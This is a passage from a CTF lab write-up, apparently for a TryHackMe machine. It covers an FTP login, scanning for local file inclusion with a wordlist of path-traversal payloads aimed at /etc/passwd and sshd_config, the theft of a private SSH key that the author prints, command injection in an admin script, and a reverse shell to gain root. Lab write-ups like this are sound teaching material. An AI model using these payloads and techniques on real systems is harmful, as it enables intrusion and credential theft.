┌─[root@parrot]─[/home/user]
└──╼ #cd Downloads
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #cat script.old
#!/bin/bash
read -p "Enter Username: " ftpuser
read -sp "Enter Username Password: " T3@m$h@r3
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

5.FTP


We log into the **FTP** server using the credentials we found.

```
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #ftp 10.10.172.49 21
Connected to 10.10.172.49.
220 (vsFTPd 3.0.5)
Name (10.10.172.49:user): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Login successful – let’s see what’s there.


```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41422|)

^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxr-x    2 65534    65534        4096 Jan 15  2021 workshare
226 Directory send OK.
ftp> cd workshare
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xr-x    1 1002     1002          269 Jan 15  2021 New_site.txt
226 Directory send OK.
ftp> get New.site.txt
local: New.site.txt remote: New.site.txt
200 EPRT command successful. Consider using EPSV.
550 Failed to open file.
ftp> get New_site.txt
local: New_site.txt remote: New_site.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for New_site.txt (269 bytes).
100% |***********************************************|   269        1.63 MiB/s    00:00 ETA
226 Transfer complete.
269 bytes received in 00:00 (5.54 KiB/s)
```

We download a file called **New_site.txt.** Opening it, we find:




Three key pieces of information:
-Gyles – likely the admin, as he's responsible for site coding and manages SSH keys.
-.dev – another internal site.
-SSH key is stored in the config file.

We add another entry to **/etc/hosts:**




After navigating to the **new site**, we see:



6.LFI

Clicking a link redirects us to a different page.



Place holder for future team share

Pay attention to the URL: **/script.php?page=** – a textbook case for testing LFI.

I use my custom **LFI scanner** to automate the process and save time.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #python3 lfi.py http://dev.team.thm/script.php?page= -w lfiword.txt
Starting LFI tests on: http://dev.team.thm/script.php?page=
Testing payload: /.../.../.../.../.../
No LFI vulnerability for: /.../.../.../.../.../
Testing payload: \…..\\\…..\\\…..\\\
No LFI vulnerability for: \…..\\\…..\\\…..\\\
Testing payload: %00../../../../../../etc/passwd
No LFI vulnerability for: %00../../../../../../etc/passwd
```

We supply the target URL and a wordlist.

```
- ../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../etc/passwd
- ../../../../../../../../../etc/passwd
- ../../../../../../../../etc/passwd
- ../../../../../../../etc/passwd
- ../../../../../../etc/passwd
- ../../../../../../../../../etc/passwd&=%3C%3C%3C%3C
- /etc/rpc
- /etc/ssh/sshd_config
- /etc/updatedb.conf
- /etc/vsftpd.conf
- /proc/mounts
- /var/log/dmesg
- /var/log/wtmp
- //////../../../etc/passwd
```

After scanning, we find some entry points. We spot the sshd_config file in **/etc/ssh/,** which is the default location for it.

Once accessed, it reveals the **SSH key.**

dev.team.thm/script.php?pag

http://dev.team.thm/script.php?page=/etc/ssh/sshd_config

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

tunneled clear text passwords, change to no here! #PasswordAuthentication yes #PermitEmptyPasswords no # Change to yes to enable challenge-response passwords (beware issues with # some PAM modules and threads) ChallengeResponseAuthentication no # Kerberos options #KerberosAuthentication no #KerberosOrLocalPasswd yes #KerberosTicketCleanup yes #KerberosGetAFSToken no # GSSAPI options #GSSAPIAuthentication no #GSSAPICleanupCredentials yes #GSSAPIStrictAcceptorCheck yes #GSSAPIKeyExchange no # Set this to 'yes' to enable PAM authentication, account processing, # and session processing. If this is enabled, PAM authentication will # be allowed through the ChallengeResponseAuthentication and # PasswordAuthentication. Depending on your PAM configuration, # PAM authentication via ChallengeResponseAuthentication may bypass # the setting of "PermitRootLogin without-password". # If you just want the PAM account and session checks to run without # PAM authentication, then enable this but set PasswordAuthentication # and ChallengeResponseAuthentication to 'no'. UsePAM no #AllowAgentForwarding yes #AllowTcpForwarding yes #GatewayPorts no X11Forwarding yes #X11DisplayOffset 10 #X11UseLocalhost yes #PermitTTY yes PrintMotd no #PrintLastLog yes #TCPKeepAlive yes #UseLogin no #PermitUserEnvironment no #Compression delayed #ClientAliveInterval 0 #ClientAliveCountMax 3 #UseDNS no #PidFile /var/run/sshd.pid #MaxStartups 10:30:100 #PermitTunnel no #ChrootDirectory none #VersionAddendum none # no default banner path #Banner none # Allow client to pass locale environment variables AcceptEnv LANG LC_* # override default of no subsystems Subsystem sftp /usr/lib/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anoncvs # X11Forwarding no # AllowTcpForwarding no # PermitTTY no # ForceCommand cvs server AllowUsers dale gyles root ubuntu #Dale id_rsa #-----BEGIN OPENSSH PRIVATE KEY----- #b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
#NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
#NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W #oG+RPqP8P6/
uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK #o9WqHhL5XS8lYu/
fy5VAYOfJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
#zMUILQdztr8WhURTxuaOQOIxQ2xJ+zWDKMiynzJ/lzwmI4EiOKj1/nh/w7I8rk6jBjaqAu
#k5xumOxPnyWAGiM0XOBSfgaU+eADcaGfwSF1a0gI8G/TtJfbcW33gnwZBVhc30uLG8JoKS
#xtA1J4yRazjEqK8hU8FUvowsGGls+trkxBYgceWwJFUudYjBq2NbX2glKz52vqFZdbAa1S #0soiabHiuwd+3N/
ygsSuDhOhKIg4MWH6VeJcSMIrAAAFkNt4pcTbeKXEAAAAB3NzaC1yc2
#EAAAGBAJ4OijEx985vuq6nkM5+RywY4K7gfZNq1/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
#eKHJOHRY5NN19Ww7IWorABUSSZIFKtfszSfqfemSBCrZvd2mMt/mIIJYjf1qBvkT6j/D+v
#7n5VNH7cZBxOeB9S5dNx2zftB+CTPyJ177s+FPQ39PZvfSWIug1cOVxrGliqPVqh4S+V0v
#JWLv38uVQGDnydKck4fCHYRVLgM37gvn49AXEOnjxYcRBelmjQkqStr/qsT8zFCC0Hc7a/
#FoVEU8bmjkDiMUNsSfs1gyjIsp8yf5c8JiOBIjio9f54f8OyPK5OowY2qgLpOcbpjsT58l
#gBojNFzgUn4GlPngA3Ghn8EhdWtICPBv07SX23Ft94J8GQVYXN9LixvCaCksbQNSeMkWs4
#xKivIVPBVL6MLBhpbPra5MQWIHHlsCRVLnWIwatjW19oJSs+dr6hWXWwGtUtLKImmx4rsH
#ftzf8oLErg4ToSiIODFh+lXiXEjCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwzoijb
#esUW5UVqzUwbReU99WUjsG7V50VRqFUolh2hV1FvnHiLL7fQer5QAvGR0+QxkGLy/AjkHO #eXC1jA4JuR2S/
Ay47kUXjHMr+C0Sc/WTY47YQghUlPLHoXKWHLq/PB2tenkWN0p0fRb85R
#N1ftjJc+sMAWkJfwH+QqeBvHLp23YqJeCORxcNj3VG/4lnjrXRiyImRhUiBvRWek4o4Rxg
#Q4MUvHDPxc2OKWaIIBbjTbErxACPU3fJSy4MfJ69dwpvePtieFsFQEoJopkEMn1Gkf1Hyi
#U2lCuU7CZtIIjKLh90AT5eMVAntnGlK4H5UO1Vz9Z27ZsOy1Rt5svnhU6X6Pldn6iPgGBW #/

We copy and save the key. It may require setting the correct permissions using the command **chmod 600.**

```
  GNU nano 7.2                                  id_rsa
#Dale id_rsa
#-----BEGIN OPENSSH PRIVATE KEY-----
#b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
#NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
#NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
#oG+RPqP8P6/uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
#o9WqHhL5XS8lYu/fy5VAYOfJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
#zMUILQdztr8WhURTxuaOQOIxQ2xJ+zWDKMiynzJ/lzwmI4EiOKj1/nh/w7I8rk6jBjaqAu
#k5xumOxPnyWAGiM0XOBSfgaU+eADcaGfwSF1a0gI8G/TtJfbcW33gnwZBVhc30uLG8JoKS
#xtA1J4yRazjEqK8hU8FUvowsGGls+trkxBYgceWwJFUudYjBq2NbX2glKz52vqFZdbAa1S
#0soiabHiuwd+3N/ygsSuDhOhKIg4MWH6VeJcSMIrAAAFkNt4pcTbeKXEAAAAB3NzaC1yc2
#EAAAGBAJ4OijEx985vuq6nkM5+RywY4K7gfZNq1/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
#eKHJOHRY5NN19Ww7IWorABUSSZIFKtfszSfqfemSBCrZvd2mMt/mIIJYjf1qBvkT6j/D+v
#7n5VNH7cZBxOeB9S5dNx2zftB+CTPyJ177s+FPQ39PZvfSWIug1cOVxrGliqPVqh4S+V0v
#JWLv38uVQGDnydKck4fCHYRVLgM37gvn49AXEOnjxYcRBelmjQkqStr/qsT8zFCC0Hc7a/
#FoVEU8bmjkDiMUNsSfs1gyjIsp8yf5c8JiOBIjio9f54f8OyPK5OowY2qgLpOcbpjsT58l
#gBojNFzgUn4GlPngA3Ghn8EhdWtICPBv07SX23Ft94J8GQVYXN9LixvCaCksbQNSeMkWs4
#xKivIVPBVL6MLBhpbPra5MQWIHHlsCRVLnWIwatjW19oJSs+dr6hWXWwGtUtLKImmx4rsH
#ftzf8oLErg4ToSiIODFh+lXiXEjCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwzoijb
#esUW5UVqzUwbReU99WUjsG7V50VRqFUolh2hV1FvnHiLL7fQer5QAvGR0+QxkGLy/AjkHO
```

7.SSH

We log in using the **SSH key** to the user **"dale,"** as referenced in the file we found earlier.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #ssh dale@10.10.172.49 -i id_rsa
Last login: Mon Jan 18 10:51:32 2021
dale@ip-10-10-172-49:~$
```

We immediately locate the first user flag.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #ssh dale@10.10.172.49 -i id_rsa
Last login: Mon Jan 18 10:51:32 2021
dale@ip-10-10-172-49:~$ ls
user.txt
dale@ip-10-10-172-49:~$ cat user.txt
THM{6Y0TXHz7c2d}
dale@ip-10-10-172-49:~$
```

Next, we move to /home/gyles and explore the contents.

```
dale@ip-10-10-172-49:/home/gyles$ ls -la
total 48
drwxr-xr-x 6 gyles gyles   4096 Jan 17  2021 .
drwxr-xr-x 7 root  root    4096 Jun  1 11:56 ..
-rwxr--r-- 1 gyles editors  399 Jan 15  2021 admin_checks
-rw------- 1 gyles gyles   5639 Jan 17  2021 .bash_history
-rw-r--r-- 1 gyles gyles    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 gyles gyles   3771 Apr  4  2018 .bashrc
drwx------ 2 gyles gyles   4096 Jan 15  2021 .cache
drwx------ 3 gyles gyles   4096 Jan 15  2021 .gnupg
drwxrwxr-x 3 gyles gyles   4096 Jan 15  2021 .local
-rw-r--r-- 1 gyles gyles    807 Apr  4  2018 .profile
drwx------ 2 gyles gyles   4096 Jan 15  2021 .ssh
-rw-r--r-- 1 gyles gyles      0 Jan 17  2021 .sudo_as_admin_successful
dale@ip-10-10-172-49:/home/gyles$ cat admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
```

We find a file called **admin_checks** containing many commands and file operations.

```
sudo nano /opt/admin_stuff/script.sh
ls
diff /usr/local/sbin/dev_backup.sh /usr/local/bin/main_backup.sh
ls
ls -la /usr/local/sbin/
cd /usr/local/sbin/
ls -la
sudo chmod +x dev_backup.sh
sudo rm dev.backup.sh
ls -la
cd /var/backups/www/dev/
ls
cd ..
ls -la
cd /usr/local/
ls -la
cd sbin/
ls
ls -la
nano dev_backup.sh
```

There are paths to scripts. After testing them one by one, we find that we don't have write access to script.sh or dev_backup.sh. We can edit and save only main_backup.sh.

We add a command to it that initiates a reverse shell on port 997, granting us **root access.**

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/user]
└──╼ #nc -lvnp 997
listening on [any] 997 ...
connect to [10.21.136.129] from (UNKNOWN) [10.10.44.219] 37456
bash: cannot set terminal process group (1439): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-44-219:~# ls
ls
root.txt
snap
root@ip-10-10-44-219:~# cat root.txt
cat root.txt
THM{fhqbznavfonq}
root@ip-10-10-44-219:~#
```

```
dale@ip-
File  Edit  View  Search  Terminal  Help
ls
sudo rm php
ls -la
cd ..
ls
ls -la
cd admin_stuff/
su root
lsa
ls
su dale
id
cd
ls
ls -la
reboot
su root
su root
cd /opt/admin_stuff
ls
script.sh
nano script.sh
nano /usr/local/bin/main_backup.sh
```

The listener was activated in a second terminal.

The IP address changed because the machine timed out and had to be relaunched – I took too long :(

We now also obtain the **root flag – CTF complete.**

8.Conclusion:

This was a fairly long CTF. I spent a lot of time thinking about what to do next, especially during the second Gobuster scan and the privilege escalation stage. But this also made it a great learning experience, and I was able to test my custom tool in practice.